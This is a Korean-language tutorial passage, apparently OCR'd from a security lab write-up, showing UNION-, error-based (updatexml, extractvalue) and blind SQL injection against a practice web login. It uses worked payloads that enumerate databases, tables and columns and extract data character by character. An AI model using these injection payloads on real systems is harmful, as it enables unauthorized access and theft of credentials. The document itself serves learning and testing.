
Figure 8

첫 번째 데이터에 현재의 Database 이름을 출력하도록 한 결과, ID 값의 맨 아래에 현재 DB의 이름 segFault_sqli가 출력된 것을 확인할 수 있다.

▯ 모든 DB의 이름 알아내기

[SQL]

```
select schema_name from information_schema.schemata;
```



ID	Level	Rank Point	Rate
ACoffee	33	2100	35
bello	93	5200	98
mario	23	1700	4
normaltic	75	3200	89
information_schema	4	5	6
classicmodels	4	5	6
employees	4	5	6
login_system	4	5	6
mysql	4	5	6
performance_schema	4	5	6
segFault_sqli	4	5	6
sys	4	5	6

Figure 9

마찬가지로 첫 번째 컬럼에 모든 데이터베이스를 출력하도록 쿼리문을 삽입한 결과 information_schema부터 sys까지 모든 DB 이름을 알아낸 것을 확인할 수 있다.

[Step 5] Table 이름

테이블 이름도 DB 이름과 마찬가지로 information_schema를 이용하여 사용하고 있는 테이블의 이름을 알아낼 수 있다.

[SQL]

```
select table_name from information_schema.tables where table_schema = 'DBname';
```




Figure 10

현재 DB인 segFault_Sqli 안의 table 이름도 book_info부터 user_info까지 모두 알아내었다.

[Step 6] Column 이름

컬럼 이름도 DB와 테이블 이름과 마찬가지로 information_schema를 사용하면 된다.

[SQL]

```
select column_name from information_schema.columns where table_name = 'TBname';
```




Figure 11

segFault_sqli 안의 user_info 테이블의 컬럼 이름도 전부 출력되었다.

[Step 7] 데이터 탈취

지금까지 출력되는 컬럼의 개수와 위치, DB / Table / Column의 이름을 알아내었다.




Figure 12

알아낸 컬럼 개수, 컬럼명, 테이블명 등등을 종합하여 user_info의 id와 password 등 모든 정보를 알 수 있었다.

(2) Error Based SQL Injection

Error Based SQL Injection는 고의적으로 오류가 있는 SQL 질의문을 삽입하여 출력되는 에러의 내용을 바탕으로 필요한 정보를 얻는 공격이다. 이때 중요한 것은 문법이 맞지 않는 SQL Query 문을 삽입하게 되면 Compile이 되지 않기 때문에 문법적 에러가 아닌 논리적 에러를 포함한 쿼리문을 삽입해야 한다는 것이다.

1. updatexml 함수

[syntax]

```
updatexml(xml_target, xpath_expr, new_xml)
```

updatexml 함수는 지정된 xml_target에 xpath_expr의 xpath 표현식과 일치하는 부분이 존재하면 xml_target을 new_xml로 변경하는 함수이다.

```
updatexml(null, concat(0x3a, (실행할 쿼리문)), null)
```

위와 같이 updatexml의 문법을 맞추되, 논리적 에러를 포함하도록 작성하여 쿼리문에 삽입한다면, 에러가 출력되면서 원하는 정보를 얻을 수 있다.

[SQL]

```
updatexml(null, concat(0x3a, (select database())), null)
```




Figure 13

XPATH 에러가 출력되면서 현재의 데이터베이스가 segFault_Sqli라는 정보가 출력되었다.

2. extractvalue 함수

[syntax]

```
extractvalue(xml_target, xpath_expr)
```

extractvalue 함수는 xml_target에서 xpath_expr과 xpath가 일치하는 xml 노드를 반환하는 함수이다.

```
extractvalue(0x0a,concat(0x0a,concat(0x0a,(실행할 쿼리문))))
```

위와 같이 extractvalue의 문법을 맞추되, 논리적 에러를 포함하도록 작성하여 쿼리문에 삽입한다면, 에러가 출력되면서 원하는 정보를 얻을 수 있다.




Figure 14

XPATH 에러가 출력되면서 현재의 데이터베이스가 segFault_Sqli라는 정보가 출력되었다.

(3) Blind SQL Injection

Blind SQL Injection은 서버가 쿼리에 대한 결과가 참인지 거짓인지에 따라 다른 응답을 주는 점을 이용하여 정보를 얻어내는 공격이다. 일반적으로 SQL 질의문의 결과가 화면에 표시되지 않는 로그인 같은 곳에서 활용도가 높다. Blind SQLi로 정보를 얻기 위해 네 가지 키워드를 살펴보자.

1) limit

[syntax]

```
select * from tbname limit n, m;
```

limit은 SQL 쿼리문의 끝에 붙여 출력할 데이터의 개수를 조절하는 키워드이다.

위와 같이 작성하면 tbname 테이블의 n 번째 행부터 m 개의 행을 출력할 수 있으며 첫 번째 행은 0 번째로 표현된다.

```
mysql> select * from address;
+----+-------------------------------------------------+---------+
| id | road_name                                       | zipcode |
+----+-------------------------------------------------+---------+
|  1 | 서울특별시 서초구 반포대로23길 6                |    6656 |
|  2 | 서울특별시 종로구 세종대로 209                  |    3171 |
|  3 | 서울특별시 영등포구 국회대로62길 4              |    7235 |
|  4 | 서울특별시 서대문구 경기대로11길 5              |    3746 |
|  5 | 인천광역시 중구 신포로23번길 77                 |   22314 |
|  6 | 인천광역시 연수구 옥련로 29                     |   21955 |
|  7 | 인천광역시 연수구 먼우금로 54                   |   21973 |
|  8 | 대전광역시 대덕구 대전로1397번길 63             |   34359 |
|  9 | 대전광역시 동구 우암로381번길 19                |   34529 |
| 10 | 부산광역시 부산진구 서면로 24                   |   47289 |
| 11 | 제주특별자치도 서귀포시 중앙로 142              |   63585 |
| 12 | 강원도 삼척시 진주로 4                          |   25920 |
+----+-------------------------------------------------+---------+
12 rows in set (0.00 sec)

mysql> select * from address limit 0, 1;
+----+-------------------------------------------------+---------+
| id | road_name                                       | zipcode |
+----+-------------------------------------------------+---------+
|  1 | 서울특별시 서초구 반포대로23길 6                |    6656 |
+----+-------------------------------------------------+---------+
1 row in set (0.00 sec)
```

Figure 15

address 테이블에서 모든 행을 출력한 모습과 0번째 행(첫 번째 행)부터 1개의 행만을 출력한 모습을 확인할 수 있다.

2) substring

[syntax]

```
select substring(string, n, m);
```

substring은 문자열의 부분을 출력하는 함수이다. 위와 같이 작성하면, string에 해당하는 문자열의 n 번째 인덱스부터 m 개의 문자를 출력할 수 있으며 첫 번째 문자열은 1번째 인덱스로 표현된다.

```
mysql> select substring('hello',1,1);
+------------------------+
| substring('hello',1,1) |
+------------------------+
| h                      |
+------------------------+
1 row in set (0.00 sec)
```

Figure 16

hello의 첫 번째 데이터부터 1개의 문자열을 가져왔기 때문에 h만 출력된 것을 볼 수 있다. limit과 비슷하지만 인덱스의 시작이 1이라는 점이 다르다.

3) ascii

ascii 문법은 아스키코드 값으로 변환하고 싶은 문자를 ascii()의 인자로 넣는 것이다.

```
mysql> select ascii('h');
+------------+
| ascii('h') |
+------------+
|        104 |
+------------+
1 row in set (0.00 sec)
```

Figure 17

h는 아스키코드 값이 104이기 때문에 104가 출력되었다. Blind SQLi에서는 알아내고 싶은 문자를 아스키로 변환한 후, 여러 값과의 대소 비교를 통해 알파벳을 특정해 내는 방식을 사용하기 때문에 ascii 함수가 사용된다.

4) 이진 탐색(Binary Search)

이진 탐색은 효율적인 Blind SQLi 자동화 프로그램을 만들기 위해 필요한 알고리즘이다. Blind SQLi에서는 n 번째 데이터를 가져온 후, 그 데이터의 m 번째 문자열의 ascii 코드 값이 특정 숫자보다 큰지 작은지를 바탕으로 알파벳을 특정하기 때문에, 모든 ascii 코드 값과 순서대로 비교하는 것보다는 이진

탐색 알고리즘을 사용하여 비교하는 것이 훨씬 효율적이다.

Blind SQLi은 Union SQLi와 유사한 흐름을 통해 데이터를 탈취하지만, 쿼리의 형태나 알아야 할 정보가 조금 다르다. 위의 네 가지 키워드를 바탕으로 Blind SQLi를 통해 로그인 비밀번호를 알아내는 과정을 살펴보자.

[Step 1] 취약점 확인

첫 번째 스텝에서는 다른 삽입 공격과 마찬가지로 기본적으로 SQL Injection 공격이 가능한 환경인지에 대한 확인이 필요하다. 여러 가지 방법이 있겠지만, hello를 넣었을 때와 hel' + 'lo로 넣었을 때 차이가 발생하는지, and 1 = 1을 추가했을 때 영향을 미치는지 등으로 판단할 수 있다.

[Step 2] Blind SQLi 환경 확인

Blind SQLi는 쿼리문의 참과 거짓에 따른 응답이 다른 것을 이용한 공격이므로 참인 쿼리와 거짓인 쿼리문을 삽입했을 때의 결과를 확인해 주어야 한다.

Figure 18

Figure 19

위와 같이 참 / 거짓인 쿼리문의 삽입으로 Blind SQLi가 가능한 환경임을 파악할 수 있다.

[Step 3] DB 이름 확인

Blind SQLi는 다음과 같은 형태로 실행할 쿼리문을 삽입한다.

```
admin' and (실행할 쿼리문) and 1 = 1 #
```

실행할 쿼리문이 참이면 로그인 성공 화면이, 실패한다면 로그인 실패 화면이 뜰 것이다.

현재 DB의 이름을 알아내는 SQL 구문은 select database() 이므로, 실행할 쿼리문에 select database()를 넣되, 결과를 참 또는 거짓으로 판단해야 하므로, 다음과 같은 과정을 거친다.

```
1. substring으로 select database()의 결과로 출력된 DB 이름의 m 번째 글자를 추출한다.
2. ascii로 추출한 글자를 변환한다.
3. 이진 탐색 알고리즘을 활용하여 아스키코드값을 알아낸다.
4. 알아낸 아스키코드로 추출한 글자를 알 수 있다.
```

위와 같은 과정을 m이 1부터 DB 이름의 길이만큼 반복하면 현재 DB의 이름을 알 수 있다.

이 과정에 따른 쿼리문의 형태는 다음과 같다.

```
admin' and ascii(substring(select database()), m, 1) > x and 1 = 1 #
```

m은 DB 문자열의 인덱스 번호이고, x는 이진 탐색 알고리즘을 이용해 비교할 숫자 값(0 ~ 127)을 의미한다.

실제 로그인 상황에서 Blind SQLi를 사용하여 DB 이름을 탈취해 보자.

우선 DB 이름이 모두 소문자로 이루어져 있다고 가정하고 x 대신 97 ~ 122의 중간값인 110을 넣어준다.

```
admin' and ascii(substring((select database()), 1, 1)) > 110 and 1 = 1 #
```

Welcome admin' and ascii(substring((select database()), 1, 1)) > 110 and 1 = 1 #!!
This is Main Page.

주소 검색 | 게시판 | Logout

Figure 20

로그인에 성공했으므로 현재 DB 이름의 첫 글자의 아스키코드값이 110 보다 큰 것을 알 수 있다. 이

제 다음 중간값인 116을 넣어보자.

```
admin' and ascii(substring((select database()), 1, 1)) > 116 and 1 = 1 #
```

Welcome admin' and ascii(substring((select database()), 1, 1)) > 116 and 1 = 1 #!!
This is Main Page.

주소 검색 | 게시판 | Logout

이 과정을 반복하면 x가 118 일 때는 로그인 성공, 119 일 때는 로그인이 되지 않는 것을 확인할 수 있다. 아스키 값으로 119를 갖는 알파벳은 w이므로 현재 DB 이름의 첫 글자는 w 임을 알 수 있다. substring으로 DB의 두 번째 글자에서 마지막 글자까지 추출하여 (m 값 수정) 같은 과정을 반복하면, 현재 DB 이름을 알아낼 수 있다.

[Step 4] Table 이름 확인

Figure 21

DB 이름을 알아내는 것과 같은 과정을 거치면 table 이름도 알아낼 수 있다. 그런데 현재 DB 이름을 출력할 때와는 달리 table은 복수의 행이 출력되므로, limit 조건을 추가해 주어야 한다. 테이블 이름을 알아내는 쿼리문의 형태는 다음과 같다.

```
ascii(substring((select table_name from information_schema.tables
                                where table_schema = 'webpage' limit n, 1), m, 1)) > x
```

n은 데이터의 인덱스 번호, m은 DB 문자열의 인덱스 번호, x는 이진 탐색 알고리즘을 이용해 비교할 숫자 값(0 ~ 127)을 의미한다. webpage는 DB 이름으로, Step 3에서 탈취한 정보이다.

실제 로그인 상황에서 Blind SQLi를 사용하여 테이블 이름을 탈취해 보자.

```
admin' and ascii(substring((select table_name from information_schema.tables
                        where table_schema = 'webpage' limit 2, 1), 1, 1)) > 110 and 1 = 1 #
```




Figure 22

limit 키워드를 통해 2번째 인덱스, 즉 3번째 데이터를 가져온 후 substring을 통해 첫 번째 글자를 가져와 110과 비교하였다. 로그인에 실패하였으므로, 세 번째 테이블 이름의 첫 글자의 아스키코드값은 110보다 작다는 것을 알 수 있다. 이제 다음 중간값인 116을 넣어보자.

로그인에 성공했으므로 103보다는 크다는 것을 알 수 있다. 이 과정을 반복하면 x가 107 일 때는 로그인 성공, 108 일 때는 로그인이 되지 않는 것을 확인할 수 있다. 아스키 값으로 108를 갖는 알파벳은 l 이므로 테이블 이름의 첫 글자는 'l'임을 알 수 있다. 마찬가지로 substring으로 테이블의 두 번째 글자에서 마지막 글자까지 추출하여 같은 과정을 반복하면, 테이블 이름을 알아낼 수 있다.

위의 실습에서는 비밀번호가 속한 테이블이 세 번째 테이블임을 알기에 limit 값을 2로 주었지만, 실제 환경에서는 n 값을 0부터 테이블의 개수로 바꾸어가며 테이블들의 이름을 알아내야 한다.

[Step 5] Column 이름 확인

테이블 이름을 알아내는 것과 같은 과정을 거치면 column 이름도 알아낼 수 있다. column 이름을 알

```
admin' and ascii(substring((select table_name from information_schema.tables
                            where table_schema = 'webpage' limit 2, 1), 1, 1)) > 103 and 1 = 1 #
```

Welcome admin' and ascii(substring((select table_name from information_schema.tables where table_schema = 'webpage' limit 2, 1), 1, 1)) > 103 and 1 = 1 #!! This is Main Page.

주소 검색 게시판 Logout

Figure 23

아내는 쿼리문의 형태는 다음과 같다.

```
ascii(substring((select column_name from information_schema.columns
                                        where table_name = 'login' limit n, 1), m, 1)) > x
```

